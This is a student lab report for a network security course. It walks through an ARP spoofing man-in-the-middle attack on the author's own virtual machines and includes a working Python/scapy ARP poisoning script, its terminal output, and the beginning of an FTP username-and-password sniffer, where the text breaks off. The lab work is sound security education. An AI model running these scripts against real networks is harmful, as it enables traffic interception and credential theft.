CSCI 465 – Network/Application Security


Mia Weber

10/26/2023


ARP Spoof/MitM Attack

ARP Spoof Python Script

To execute a Man in the Middle (MitM) attack between my VMs there was a few important setup things that needed to be configured. Firstly, I used my UTM VMs since the bridged network mode is more reliable when emulating. I changed this setting in my UTM settings for both of my VMs.


Hardware
Network Mode: Bridged (Advanced)
Bridged Interface: Automatic
Emulated Network Card: Intel Gigabit Ethernet (e1000)
MAC Address: 22:A6:58:84:C0:0D


I also changed this setting in my Parallels settings to use a bridged network. This was tricky to get working but eventually worked.


"Kali Linux 2023.2 ARM64" Configuration
Source: Default Adapter


Next, I needed to determine which machine would be the victim machine and which would be the attacker machine. I decided on the following:

Victim Machine = Metasploitable2 (192.168.1.186)
Attacker Machine = Kali Linux x86 (192.168.1.77)

After this, I needed to determine what the router's IP address is in this configuration. To determine this, I ran the following command and verified that the computers can talk to the router.
The router IP appears to be 192.168.1.1 as seen by running *route -n*




```
msfadmin@metasploitable:~$ route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
192.168.1.0     0.0.0.0         255.255.255.0   U     0      0        0 eth0
0.0.0.0         192.168.1.1     0.0.0.0         UG    100    0        0 eth0
msfadmin@metasploitable:~$
```




```
┌──(kali㉿kali)-[~]
└─$ route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
0.0.0.0         192.168.1.1     0.0.0.0         UG    100    0        0 eth0
192.168.1.0     0.0.0.0         255.255.255.0   U     100    0        0 eth0
```

We can attempt to ping the router from each machine as well to verify that communication is possible.




```
msfadmin@metasploitable:~$ ping 192.168.1.1
PING 192.168.1.1 (192.168.1.1) 56(84) bytes of data.
64 bytes from 192.168.1.1: icmp_seq=1 ttl=64 time=7.69 ms
64 bytes from 192.168.1.1: icmp_seq=2 ttl=64 time=12.7 ms
64 bytes from 192.168.1.1: icmp_seq=3 ttl=64 time=13.7 ms
64 bytes from 192.168.1.1: icmp_seq=4 ttl=64 time=7.72 ms
64 bytes from 192.168.1.1: icmp_seq=5 ttl=64 time=7.83 ms
64 bytes from 192.168.1.1: icmp_seq=6 ttl=64 time=7.90 ms

--- 192.168.1.1 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5010ms
rtt min/avg/max/mdev = 7.692/9.607/13.722/2.590 ms
msfadmin@metasploitable:~$
```




```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.1.1
PING 192.168.1.1 (192.168.1.1) 56(84) bytes of data.
64 bytes from 192.168.1.1: icmp_seq=1 ttl=64 time=10.3 ms
64 bytes from 192.168.1.1: icmp_seq=2 ttl=64 time=6.87 ms
64 bytes from 192.168.1.1: icmp_seq=3 ttl=64 time=13.7 ms
64 bytes from 192.168.1.1: icmp_seq=4 ttl=64 time=13.8 ms
^C
--- 192.168.1.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3015ms
rtt min/avg/max/mdev = 6.866/11.148/13.754/2.845 ms

┌──(kali㉿kali)-[~]
└─$
```

Once this was confirmed, we are ready to start working on the script. There are comments in the script that explain more in detail, but in general the script uses the IP addresses that are provided in the command line to determine the MAC address of the target machine. It uses this address to create an ARP packet and continue to send the packet with false networking information about the location of the router to the victim machine. The *arp_spoof* function is executed on both the victim and the router to ensure that it is capable of poising both the host and the target at the same time just like the official arpspoof utility can do. Control-C is required to interrupt the script and stop sending ARP packets to the target.




```python
arpspoof.py > ...
#!/usr/bin/env python3
"""
ARP Spoof Script
Mia Weber
2023-25-10
Replicates the major functionality of the official arpspoof tool. Poisons ARP cache of a host and a target.
Reference: https://www.geeksforgeeks.org/python-how-to-create-an-arp-spoofer-using-scapy/
"""
import time
import sys
import argparse # Import for command line argument passing
import scapy.all as scapy

parser = argparse.ArgumentParser(description='ARP Spoof') # Create a parser for command line

def get_mac(ip): # Given the IP address, return the associated MAC address
    arp_request = scapy.ARP(pdst=ip) # Send ARP request to provided IP
    broadcast = scapy.Ether(dst='ff:ff:ff:ff:ff:ff')
    arp_request_broadcast = broadcast/arp_request

    answ = scapy.srp(arp_request_broadcast, timeout=1, verbose=False)[0] # Get a list of IP and MAC addresses
    return answ[0][1].hwsrc # Select the first MAC address

def arp_spoof(target_ip, spoof_ip): # Create an ARP packet to send to target or router with false network info
    packet = scapy.ARP(op=2, pdst=target_ip, hwdst=get_mac(target_ip), psrc=spoof_ip)
    scapy.send(packet, verbose=False) # Send the packet

parser.add_argument('-t', '--target', required=True, help='Target IP Address') # Specify target address in command lin
parser.add_argument('-r', '--router', required=True, help='Router IP Address') # Specify router address in command lin

args = parser.parse_args() # Parse the command line arguments and assign to correct variables:
victim_ip = args.target
router_ip = args.router

print("target_ip = " + str(victim_ip)) # Print the IP addresses to verify machines to spoof
print("router_ip = " + str(router_ip))

sent_packets_count = 0

while True: # Infinate loop to send ARP packet until keyboard interrupt
    sent_packets_count += 2 # Count how many packets are sent
    arp_spoof(victim_ip, router_ip) # Spoof in both directions - target and router (or two victims like dsniff)
    arp_spoof(router_ip, victim_ip)
    print("[+] Packets send " + str(sent_packets_count), end="\r")
    sys.stdout.flush()
    time.sleep(2)

```

We can run *arp* to check the current state of the cache which should be almost empty.




```
msfadmin@metasploitable:~$ arp
msfadmin@metasploitable:~$ arp
msfadmin@metasploitable:~$ _
```




```
┌──(kali㉿kali)-[~]
└─$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
.                        ether   5c:fa:25:d5:21:35   C                     eth0

┌──(kali㉿kali)-[~]
└─$ 
```

Now we can see that the MAC address of the attacker machine is 5c:fa… so that should appear in the victim ARP cache once we run the script. When we run the script from the attacker machine, we see the following. It is also important to note that we have to enable IP address forwarding so that the victim machine can still ping the router IP.




```
┌──(kali㉿kali)-[~]
└─$ sudo sysctl -w net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
```



```
┌──(kali㉿kali)-[~]
└─$ sudo python3 arpspoof.py -t 192.168.1.186 -r 192.168.1.1
target_ip = 192.168.1.186
router_ip = 192.168.1.1
[+] Packets send 54
```


After running the script, we can ping the router at 192.168.1.1 and check the ARP cache. On the victim machine we don't see anything, but we can check the ARP cache to verify that the IP address of the router now resolves to the MAC address of the attacker machine which it does.

We can see that now the IP address of the router (192.168.1.1) resolves to the MAC address of the attacker machine (9E…) instead of the correct MAC address (5C…).



```
--- 192.168.1.1 ping statistics ---
15 packets transmitted, 14 received, 6% packet loss, time 14044ms
rtt min/avg/max/mdev = 8.015/627.602/1578.131/600.121 ms, pipe 2
msfadmin@metasploitable:~$ ping 192.168.1.1
PING 192.168.1.1 (192.168.1.1) 56(84) bytes of data.
64 bytes from 192.168.1.1: icmp_seq=1 ttl=63 time=1904 ms
64 bytes from 192.168.1.1: icmp_seq=2 ttl=63 time=913 ms
64 bytes from 192.168.1.1: icmp_seq=3 ttl=63 time=994 ms
64 bytes from 192.168.1.1: icmp_seq=4 ttl=63 time=6.75 ms
64 bytes from 192.168.1.1: icmp_seq=5 ttl=63 time=13.4 ms
64 bytes from 192.168.1.1: icmp_seq=6 ttl=63 time=1101 ms
64 bytes from 192.168.1.1: icmp_seq=7 ttl=63 time=1158 ms
64 bytes from 192.168.1.1: icmp_seq=8 ttl=63 time=156 ms
64 bytes from 192.168.1.1: icmp_seq=9 ttl=63 time=16.0 ms
^[c64 bytes from 192.168.1.1: icmp_seq=10 ttl=63 time=1243 ms
64 bytes from 192.168.1.1: icmp_seq=11 ttl=63 time=1308 ms
64 bytes from 192.168.1.1: icmp_seq=12 ttl=63 time=338 ms

--- 192.168.1.1 ping statistics ---
12 packets transmitted, 12 received, 0% packet loss, time 11013ms
rtt min/avg/max/mdev = 6.753/762.926/1904.207/606.732 ms, pipe 2
msfadmin@metasploitable:~$ arp -a
. (192.168.1.1) at 9E:FB:95:B3:49:AD [ether] on eth0
kali.lan (192.168.1.77) at 9E:FB:95:B3:49:AD [ether] on eth0
msfadmin@metasploitable:~$
```

The attacker machine is still aware of where the router really is.




```
┌──(kali㉿kali)-[~]
└─$ arp -a
. (192.168.1.1) at 5c:fa:25:d5:21:35 [ether] on eth0
? (192.168.1.186) at 22:a6:58:84:c0:0d [ether] on eth0
```

We have now successfully executed an arpspoof on the network. We can use a separate script to take advantage of the spoof and sniff the communication between the victim machine and the "router" for confidential information. For this portion of the assignment my network setup was the following:

Victim Machine #1 (running FTP server) = Metasploitable2 (192.168.1.186)
Victim Machine #2 (connecting to FTP on #1) = Kali Linux ARM64 (192.168.1.224)
Attacker Machine = Kali Linux x86 (192.168.1.77)


The dsniff.py script captures meaningful data like a username and password from FTP packets over a network. In order for the script to work, the Attacker Machine needs to be able to intercept the FTP communication between the two victim machines. The steps I took to successfully sniff the username and password of the Metasploitable VM are outlined below.

The first thing that I did was put together the script which can be seen below. There are comments in the script for more detail, but the general idea is that it is customizable to sniff on a particular interface (I used eth0) and allocates arrays for usernames and passwords that it identifies in the communication. The script checks to see if a packet is an FTP packet because we can throw away any network traffic that is not FTP. We do this by determining if the packet is a TCP packet and if it is coming from or going to port 21 (which is the port FTP run on). If either of those things are true, then we can keep the packet and flag it as a FTP packet that might contain information that we are interested in. If it doesn't, then we can just throw the packet away and ignore it. Once we have the FTP packets identified, we can check to see if 'USER' or 'PASS' exist in the packet. I was originally having issues with this logic and had to add the utf-8 encoding so that it would correctly identify the 'USER' and 'PASS' content of the FTP packets. If either of those are found in the content of the packet, then we add the important information into the arrays that we allocated at the beginning. We use the scapy *sniff* command to begin sniffing and then use the *check_login* logic to determine if the login was successful to verify the authenticity of the credentials that we pulled out and print them to the console.



dsniff.py > check_for_ftp

```python
#! /usr/bin/python3
"""
Dsniff Script
Mia Weber
2023-25-10
Replicates major functionality of official dsniff tool. Sniffs FTP packets for usernames and passwords.
Reference: https://null-byte.wonderhowto.com/how-to/build-ftp-password-sniffer-with-scapy-and-python-0169759/
"""

import sys
from logging import getLogger, ERROR
from scapy.all import *

getLogger('scapy.runtime').setLevel(ERROR)

interface = sys.argv[1] # Get the interface type from the command line

usernames = ['Error: empty'] # Array to store username info
passwords = ['Error: empty'] # Array to store password info

def check_login(packet, username, password):
    #print('[Debug] in check_login...')
    try:
        decoded_load=packet[Raw].load.decode('utf-8') # Add utf-8 decode logic to get it working
        if '230' in decoded_load: # If the login was successful it returns 230
            print('[*] Valid Credentials Found...')
            print('\t[*] ' + str(packet[IP].dst).strip() + ' -> ' + str(packet[IP].src).strip() + ':')
            print('\t [*] Username: ' + username) # Print the username
            print('\t [*] Password: ' + password + '\n') # Print the password
            return
        else:
            return
    except Exception:
        return

```

